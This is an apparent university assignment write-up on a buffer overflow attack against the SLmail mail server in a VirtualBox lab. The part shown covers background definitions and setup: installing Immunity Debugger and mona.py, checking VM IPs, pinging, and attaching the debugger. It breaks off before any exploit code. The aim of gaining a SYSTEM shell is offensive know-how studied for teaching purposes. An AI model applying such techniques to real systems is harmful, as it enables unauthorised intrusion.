IE4012

OFFENSIVE HACKING TRACTICAL AND STRATAGIC
4th Year, 1st Semester

ASSIGNMENT

The exploitation of Buffer Overflow of SLmail


Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the

Bachelor of Science Special Honors Degree in Information Technology

Buffer Overflow attack on SLmail [Windows 7 – 32bit]



H. V. Sachini Lakmali

IT17029032

Table of Contents

Table of Figures

1. Overview

In this assignment, I have demonstrated the exploit of the SLmail app using the buffer overflow attack. I'm gaining the access to the Windows 7 32-bit virtual machine by conducting the buffer overflow attack on SLmail.

This demonstration has different kind of requirements as shown below.

- VirtualBox software
- Windows 7 as a virtual machine
- Kali Linux as a virtual machine.
- SLmail and Immunity Debugger installed in windows 7 machine.
- Mono.py

First of all, in this exploit, we have to understand the buffer overflow vulnerability. Kali Linux, mona.py and Immunity Debugger helps in identifying the vulnerability remotely. After identifying the vulnerability, the next step is manually building up a buffer overflow which will allow us to gain the access to the SYSTEM level shell of windows 7 virtual machine.

1. What is Buffer Overflow?

Buffers can be defined as memory locations which stores the data temporarily until the data is transferring from one place to another place. The Buffer Overflow can be occurred when capacity of the buffer to hold the data is not enough in size to hold the volume of data that is transferring. As a result, that occurs from this situation, the adjacent memory locations will be overwritten by the transferring data.

Any kind of software can be affected with the Buffer Overflow. There are two main reason to occur a buffer overflow as below.

- Malformed inputs send by the attackers. But sometime the malformed inputs can be sent to the software unintentionally.
- Failure in allocating sufficient memory space to the buffer.

By these kinds of situations, the below results will be occurred.

- Generating the incorrect results
- Errors in accessing memory
- Crashes in the software. (In this exploit, this is the situation)

2. What is SLmail?

SLmail is a mail server which is compatible with the windows operating system. Apart from the primary function as a mail server, SLmail can perform another set of features as below.

- Multiple domain supporter
- Auto responders
- Forwarding
- Alusex
- Mailing list
- Dial-up connections
- Mail filtering
- SMTP relay filtering
- Message tracking filtering
- Message management report
- Mailbox size limits
- Message size limits
- Web-based administration
- Integration with SLWebmail and Web-based email.

3. What is Immunity Debugger?

Immunity debugger can be defined as one of the most powerful tools, in writing exploits, analyzing malware and binary files reverse engineering. And immunity debugger is the first heap analysis tool build in the industry for creating heaps. In this exploit we use the Immunity Debugger in identifying the buffer overflow vulnerability of SLmail.

4. What is mona.py?

Mona.py is written in python and it helps in speeding up and automating the particular searches in the process of developing the exploit. The mona.py is basically running on the immunity debugger and that is specially developed for 32-bit version of winDBG. And the finally this mona.py need the python version of 2.7.

5. The process of the exploitation

This exploitation can be defined as several steps. I'll briefly describe those steps one by on in here.

Step 01

First of all, the main requirement is setting up the windows virtual box and kali Linux virtual box.





Figure 1: Virtual boxes after setting up

Step 02

Then the immunity debugger and SLmail should be installed inside the windows 7 virtual machine. Then the mona.py python file should be added to the program folder of the immunity debugger. When we are installing immunity debugger python will be installed automatically.


Windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
Google Chrome
Immunity Debugger
Control Panel ▸ Programs ▸ Programs and Features
Search
Control Panel Home
View installed updates
Turn Windows features on or off
Organize
Windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
« Immunity Inc ▸ Immunity Debugger ▸ PyCommands ▸
Search PyCommands
Organize Open New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network

Uninstall or change a program

To uninstall a program, select it from the list and then click Uninstal

Name	Publisher
Google Chrome	Google LLC
Python 2.7.1	Python Soft
SLmail	BVRP Softw

Currently installed programs Total size: 51.0 MB
3 programs installed


Name	Date modified	Type
hippie	11/17/2010 1:09 AM	Python File
hookheap	11/17/2010 1:09 AM	Python File
hookndr	2/28/2011 11:34 PM	Python File
hookssl	11/17/2010 1:09 AM	Python File
horse	2/28/2011 11:34 PM	Python File
list	2/28/2011 11:34 PM	Python File
lookaside	11/17/2010 1:09 AM	Python File
mark	11/17/2010 1:09 AM	Python File
mike	2/28/2011 11:34 PM	Python File
modptr	2/28/2011 11:34 PM	Python File
mona	5/11/2020 5:23 PM	Python File
mona	5/11/2020 5:53 PM	Compiled Python ...
nohooks	11/17/2010 1:09 AM	Python File
openfile	11/17/2010 1:09 AM	Python File
packets	11/17/2010 1:09 AM	Python File
pyexec	2/28/2011 11:34 PM	Python File
recognize	11/17/2010 1:09 AM	Python File
safeseh	2/28/2011 11:34 PM	Python File
scanpe	11/17/2010 1:09 AM	Python File

mona Date modified: 5/11/2020 5:23 PM Date created: 5/11/2020 5:23 PM
Python File Size: 635 KB

Figure 2: After installing tools in windows VM

Step 03

Then we can view the IP address of the windows box by typing ipconfig in the command prompt of the windows VM. We can view the IP address of Kali Linux VM by typing ifconfig in the terminal.




Windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
C:\Windows\system32\cmd.exe
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Shell No. 1
[SLmail - Fil...
12:22 PM
Shell No. 1
File Actions Edit View Help
Right Ctrl
Type here to search
ENG
12:52 AM
12/05/2020

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\sachini>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::5534:d94e:c4d5:8dcf%11
   IPv4 Address. . . . . . . . . . . : 192.168.100.6
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.100.1

Tunnel adapter isatap.{6E3BC76E-CA92-4A7A-8C73-11104F38231D}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\sachini>
```

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.5  netmask 255.255.255.0  broadcast 192.168.100.25
5
        inet6 fe80::a00:27ff:fe6d:2926  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:6d:29:26  txqueuelen 1000  (Ethernet)
        RX packets 1191  bytes 146679 (143.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 369  bytes 73771 (72.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 26  bytes 1372 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26  bytes 1372 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# 
```

Figure 2: Checking the IP addresses

Then we can check the connectivity among those two virtual machines using the ping command.



Windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
C:\Windows\system32\cmd.exe
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Shell No. 1
[SLmail - Fil...
12:24 PM
Shell No. 1
File Actions Edit View Help
Right Ctrl
Type here to search
ENG
12:54 AM
12/05/2020

```
   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::5534:d94e:c4d5:8dcf%11
   IPv4 Address. . . . . . . . . . . : 192.168.100.6
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.100.1

Tunnel adapter isatap.{6E3BC76E-CA92-4A7A-8C73-11104F38231D}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\sachini>ping 192.168.100.5

Pinging 192.168.100.5 with 32 bytes of data:
Reply from 192.168.100.5: bytes=32 time<1ms TTL=64
Reply from 192.168.100.5: bytes=32 time<1ms TTL=64
Reply from 192.168.100.5: bytes=32 time<1ms TTL=64
Reply from 192.168.100.5: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.100.5:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\sachini>_
```

```
5
        inet6 fe80::a00:27ff:fe6d:2926  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:6d:29:26  txqueuelen 1000  (Ethernet)
        RX packets 1191  bytes 146679 (143.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 369  bytes 73771 (72.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 26  bytes 1372 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26  bytes 1372 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# ping 192.168.100.6
PING 192.168.100.6 (192.168.100.6) 56(84) bytes of data.
64 bytes from 192.168.100.6: icmp_seq=1 ttl=128 time=0.488 ms
64 bytes from 192.168.100.6: icmp_seq=2 ttl=128 time=0.947 ms
64 bytes from 192.168.100.6: icmp_seq=3 ttl=128 time=0.594 ms
^C
--- 192.168.100.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 0.488/0.676/0.947/0.196 ms
root@kali:~# 
```

Figure 3: Checking the connectivity between VMs

IP address of the windows VM – 192.168.100.6
IP address of the Kali Linux VM – 192.168.100.5

Step 04

In this step both Immunity debugger and SLmail should be run as administrator. If we don’t run those as administrator some functions will not work.




Windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Immunity Debugger
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Ma
CPU
Address Hex dump ASCII
BVRP Software POP3 Server on Local Machine [sachini-PC]
Users Options System Connection Method Routing Options Logging Timing
Access Control About...
Stop
Pause
Start
Need support?
Speakers: 67%
12:58 AM
5/12/2020
Type here to search
ENG
12:58 AM
12/05/2020
Right Ctrl

Figure 4: Run immunity debugger and SLmail as administrator

Step 05

Then the SLmail should be attached to the immunity debugger. Otherwise we will not be able to investigate SLmail through immunity debugger.



Windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Immunity Debugger - [CPU]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assess
Select process to attach
Attach
Cancel
Address
Hex dump
ASCII
75% remaining
Type here to search
Right Ctrl


PID	Name	Service	Listening	Window	Path
768	svchost	Audiosrv, Dhcp			C:\Windo
804	svchost	AudioEndpointB			C:\Windo
828	svchost	AeLookupSvc, A			C:\Windo
996	svchost	EventSystem, n			C:\Windo
1040	cmd			C:\Windows\system32\cmd.ex	C:\Windo
1080	svchost	CryptSvc, Dnsc			C:\Windo
1140	svchost	PolicyAgent			C:\Windo
1204	GoogleCrash				C:\Progr
1256	spoolsv	Spooler			C:\Windo
1316	svchost	BFE, DPS, MpsS			C:\Windo
1424	svchost	FDResPub, Font			C:\Windo
1476	SLadmin	SLadmin			C:\Progr
1508	slsmtp	slsmtp			C:\Progr
2000	Dwm			DWM Notification Window	C:\Windo
2176	SearchIndex	WSearch			C:\Windo
2300	rundll32			BVRP Software POP3 Server	C:\Windo
2700	SLmail	SLmail			C:\Progr
3292	sppsvc	sppsvc			C:\Windo
3340	svchost	WinDefend			C:\Windo

```
Need support? visit http://forum.immunityinc.com/
```

Figure 5: Attaching SLmail to immunity debugger

Step 06

Then we’ll move to the Kali Linux Virtual machine. In there I have created 7 files to use in this exploit.

